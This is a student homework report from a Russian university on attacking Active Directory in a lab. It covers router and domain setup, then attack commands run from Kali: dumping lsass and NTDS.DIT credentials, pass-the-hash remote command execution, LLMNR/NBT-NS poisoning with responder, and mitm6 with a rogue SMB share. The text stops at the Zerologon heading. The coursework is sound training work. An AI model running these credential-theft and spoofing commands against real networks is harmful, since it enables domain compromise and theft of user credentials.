ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ «НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ «ВЫСШАЯ ШКОЛА ЭКОНОМИКИ»

*Московский институт электроники и математики им. А.Н.Тихонова*

**Домашнее задание по теме 26 «Атаки на Active Directory»‎**

**Защита компьютерных сетей и систем**

По направлению 10.04.01 – «Информационная безопасность»

Проверил:

преп. Денис Бубнов

Подпись \_\_\_\_\_\_\_\_\_\_\_\_\_

Выполнил:

Новиков В. С. МКБ 241

Подпись \_\_\_\_\_\_\_\_\_\_\_\_\_

Москва 2025

Оглавление

[Задание 3](#_Toc195467782)

[Решение 3](#_Toc195467783)

[Конфигурация виртуального маршрутизатора Cisco 4](#_Toc195467784)

[Скриншоты выполненных заданий: пункты 1.8 5](#_Toc195467785)

[Настройка Active Directory на Windows Server 2016 (POD68) 7](#_Toc195467786)

[Скриншоты выполненных заданий: пункты 2.4 8](#_Toc195467787)

[Active Directory Users and Computers (домен Lab68.com) 9](#_Toc195467788)

[Начальная конфигурация Kali Linux 9](#_Toc195467789)

[Вывод команды ip -a 10](#_Toc195467790)

[Сохранение дампа памяти процесса lsass.exe, исследование учётных записей 11](#_Toc195467791)

[Анализ базы данных ntds с помощью Pypykatz, удалённое выполнение команд 11](#_Toc195467792)

[Аутентификация пользователя через NTLM-хеш: 13](#_Toc195467793)


[Отравление кеша LLMNR и NBT-NS 13](#_Toc195467794)

[Встраивание поддельного сервера DNS IPv6 и поддельного SMB-ресурса 14](#_Toc195467795)

[Атака Zerologon 15](#_Toc195467796)

### Задание

#### Схема лабораторного стенда



#### План работы

1. Выполнить конфигурацию виртуального маршрутизатора Cisco.
2. Выполнить настройку Active Directory на Windows Server.
3. Включить в состав домена клиента Windows 10.
4. Установить Kali Linux, выполнить начальную конфигурацию.
5. Выполнить сохранение дампа памяти процесса lsass.exe, исследование учётных записей.
6. Выполнить анализ базы данных ntds с помощью Pypykatz, удалённое выполнение команд.
7. Выполнить отравление кеша LLMNR и NBT-NS.
8. Выполнить встраивание поддельного сервера DNS IPv6 и поддельного SMB ресурса.
9. Выполнить атаку Zerologon.

### Решение

Весь ход решения ДЗ представлен на github по ссылке:

<https://github.com/vit81g/Cybersecurity_HSE/tree/main/HomeWorks/Network%20and%20System%20Security/HW26>

### Конфигурация виртуального маршрутизатора Cisco

Общая информация

* *Внутренняя сеть: 10.0.68.0/24*
* *IP маршрутизатора (LAN): 10.0.68.1*
* *WAN интерфейс: DHCP*
* *DNS-сервер: 10.0.68.5 (AD)*
* *SSH доступ: только с 10.0.68.6*

Конфигурация имени устройства и пользователя

*enable*

*configure terminal*

*# Имя устройства*

*hostname POD68-CSR*

*# Локальный пользователь*

*username admin privilege 15 secret P@ssw0rd*

*# Консольный доступ*

*line con 0*

*login local*

*password P@ssw0rd*

Интерфейсы

*# Внутренний интерфейс (LAN)*

*interface GigabitEthernet1*

*description Internal Network*

*ip address 10.0.68.1 255.255.255.0*

*ip nat inside*

*no shutdown*

*# Внешний интерфейс (WAN)*

*interface GigabitEthernet2*

*description External (Internet)*

*ip address dhcp*

*ip nat outside*

*no shutdown*

NAT для доступа в интернет

*# Список доступа для NAT*

*access-list 1 permit 10.0.68.0 0.0.0.255*

*# NAT через внешний интерфейс*

*ip nat inside source list 1 interface GigabitEthernet2 overload*

*# Назначение NAT на интерфейсы*

*interface GigabitEthernet1*

*ip nat inside*

*interface GigabitEthernet2*

*ip nat outside*

DHCP

*# Исключённые адреса для статических хостов*

*ip dhcp excluded-address 10.0.68.1 10.0.68.5*

*# Пул DHCP-адресов*

*ip dhcp pool POD68-DHCP*

*network 10.0.68.0 255.255.255.0*

*default-router 10.0.68.1*

*dns-server 10.0.68.5*

SSH

*# Настройка SSH*

*ip domain-name pod68.lab*

*crypto key generate rsa modulus 1024*

*ip ssh version 2*

*# Локальный пользователь*

*username admin privilege 15 secret P@ssw0rd*

*# ACL для ограничения доступа по SSH*

*ip access-list standard allow\_ssh*

*permit 10.0.68.6*

*deny any*

*# Настройка VTY линий*

*line vty 0 4*


*transport input ssh*


*login local*

*access-class allow\_ssh in*


*write memory*

### Скриншоты выполненных заданий: пункты 1.8









Ссылки на скриншоты:

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/1_8_cisco_ACL.jpg>

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/1_8_cisco_brief.jpg>

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/1_8_cisco_nat.jpg>

[https://github.com/vit81g/Cybersecurity\_HSE/blob/main/HomeWorks/Network and System Security/HW26/screenshots/1\_8\_cisco\_ssh.jpg](https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/1_8_cisco_ssh.jpg)

### Настройка Active Directory на Windows Server 2016 (POD68)

Сводная информация

*Имя компьютера: POD68-WS2016*

*IP-адрес: 10.0.68.5*

*Шлюз: 10.0.68.1*

*DNS (локально): 127.0.0.1*

*Домен: Lab68.com*

*NetBIOS: LAB68*

*Контроллер домена + DNS: да*

Шаги по установке AD DS

*1. Настройка IP-адреса вручную:*

*IP: 10.0.68.5*

*Маска: 255.255.255.0*

*Шлюз: 10.0.68.1*

*DNS: 127.0.0.1 (или 10.0.68.5)*

*2. Установка роли AD DS:*

*Через* ***Server Manager*** *→ Add roles and features*

*Выбрать сервер: POD68-WS2016*

*Роль: Active Directory Domain Services*

*Добавить связанные компоненты*

*Жмём* ***Install***

*3. Повышение сервера до контроллера домена:*

*Нажать Promote this server to a domain controller*

*Выбрать Add a new forest, имя домена: Lab68.com*

*Уровни: Windows Server 2012 R2*

*Установить DNS, Global Catalog*

*NetBIOS: LAB68 (по умолчанию)*

*Пароль восстановления: P@ssw0rd123*

*Пути: по умолчанию*

*Сохранить скрипт PowerShell из Review окна*

Восстановление доступа в интернет (через DNS Forwarders)

После установки роли DNS у контроллера пропадает интернет-доступ, так как он не умеет резолвить внешние адреса. Чтобы исправить:

Открыть **DNS Manager**:  
*Server Manager → Tools → DNS*

*Правой кнопкой по имени сервера POD68-WS2016 →* ***Properties***

*Перейти во вкладку* ***Forwarders***

*Нажать* ***Edit...*** *и добавить внешние DNS:*

*1.1.1.1*

*8.8.8.8*


*Нажать OK и сохранить*

Теперь сервер сможет резолвить внешние домены, и клиенты вроде Kali Linux тоже смогут использовать его DNS.

Проверка:

* Войти в Active Directory Users and Computers
* Проверить наличие домена Lab68.com
* Проверить службы в Server Manager
* Проверить интернет (например, ping ya.ru или nslookup google.com)

### Скриншоты выполненных заданий: пункты 2.4




Ссылки на скриншоты:

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/2_4_win2016_promote_ps1.jpg>

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/configs/promote.ps1>

### Active Directory Users and Computers (домен Lab68.com)

Были созданы дополнительные OU, группы и пользователи.



Ссылки на скриншоты:

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/3_2_win2026_AD.jpg>

### Начальная конфигурация Kali Linux

На Kali Linux используется автоматическое получение IP-адреса по DHCP.

Интерфейс eth0 получает настройки автоматически от маршрутизатора Cisco:

*Примерный IP-адрес: 10.0.68.X (из пула DHCP)*

*Маска подсети: 255.255.255.0*

*Шлюз по умолчанию: 10.0.68.1*

*DNS-серверы:*

*10.0.68.5 (контроллер домена)*

*8.8.8.8 (публичный DNS от Google)*

**Установка инструментов**

Для проведения атак на Active Directory планируется использовать:


* mitm6 — атаки на протоколы IPv6
* impacket — набор инструментов для работы с AD (например, secretsdump, wmiexec, smbexec)
* responder — захват хэшей через NBNS и LLMNR

Установка mitm6:

*sudo apt update*

*sudo apt install mitm6*

### Вывод команды ip -a




Ссылки на скриншоты:

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/4_2_kali_ip_a.jpg>

### Сохранение дампа памяти процесса lsass.exe, исследование учётных записей

После получения дампа lsass.DMP выполнена команда:

*pypykatz lsa minidump lsass.DMP*




Ссылки на скриншоты:

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/5_5_kali_pypykatz.jpg>

### Анализ базы данных ntds с помощью Pypykatz, удалённое выполнение команд

Доступ к \C$ разделу, вытаскивание NTDS.DIT и SYSTEM


*smbclient \\10.0.68.5\c$ -U lab68.com/ADMpetr*

[](https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/6_1_kali_smbclient_ADMpetr.jpg)

Затем с помощью impacket-secretsdump:


*impacket-secretsdump -ntds "/home/kali/Active Directory/ntds.dit" \*

*-system /home/kali/registry/SYSTEM LOCAL >> ntds\_impacket.txt*

[](https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/6_4_kali_impacket_ntds.jpg)

### Аутентификация пользователя через NTLM-хеш:

*crackmapexec smb 10.0.68.5 -u ADMpetr -H <NT\_hash> -x ipconfig*

[](https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/6_5_kali_crackmapexec_NTLM.jpg)

Ссылки на скриншоты:

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/6_1_kali_smbclient_ADMpetr.jpg>


<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/6_4_kali_impacket_ntds.jpg>

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/6_5_kali_crackmapexec_NTLM.jpg>

### Отравление кеша LLMNR и NBT-NS

Атака с использованием responder:

*sudo responder -I eth0*

[](https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/7_3_kali_responder.jpg)

Ссылки на скриншоты:


<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/7_3_kali_responder.jpg>

### Встраивание поддельного сервера DNS IPv6 и поддельного SMB-ресурса


Настройка атаки с использованием mitm6 и перехват сессии с impacket-smbserver:

*sudo mitm6 -d lab68*

*impacket-smbserver -smb2support Share /home/kali/111*



На Windows 10 в сети видим папку Share



Ссылки на скриншоты:

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/8_3_win10_ipconfig.jpg>


<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/8_4_win10_share.jpg>

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/8_6_kali_mitm_smb.jpg>

### Атака Zerologon

Запуск атаки:

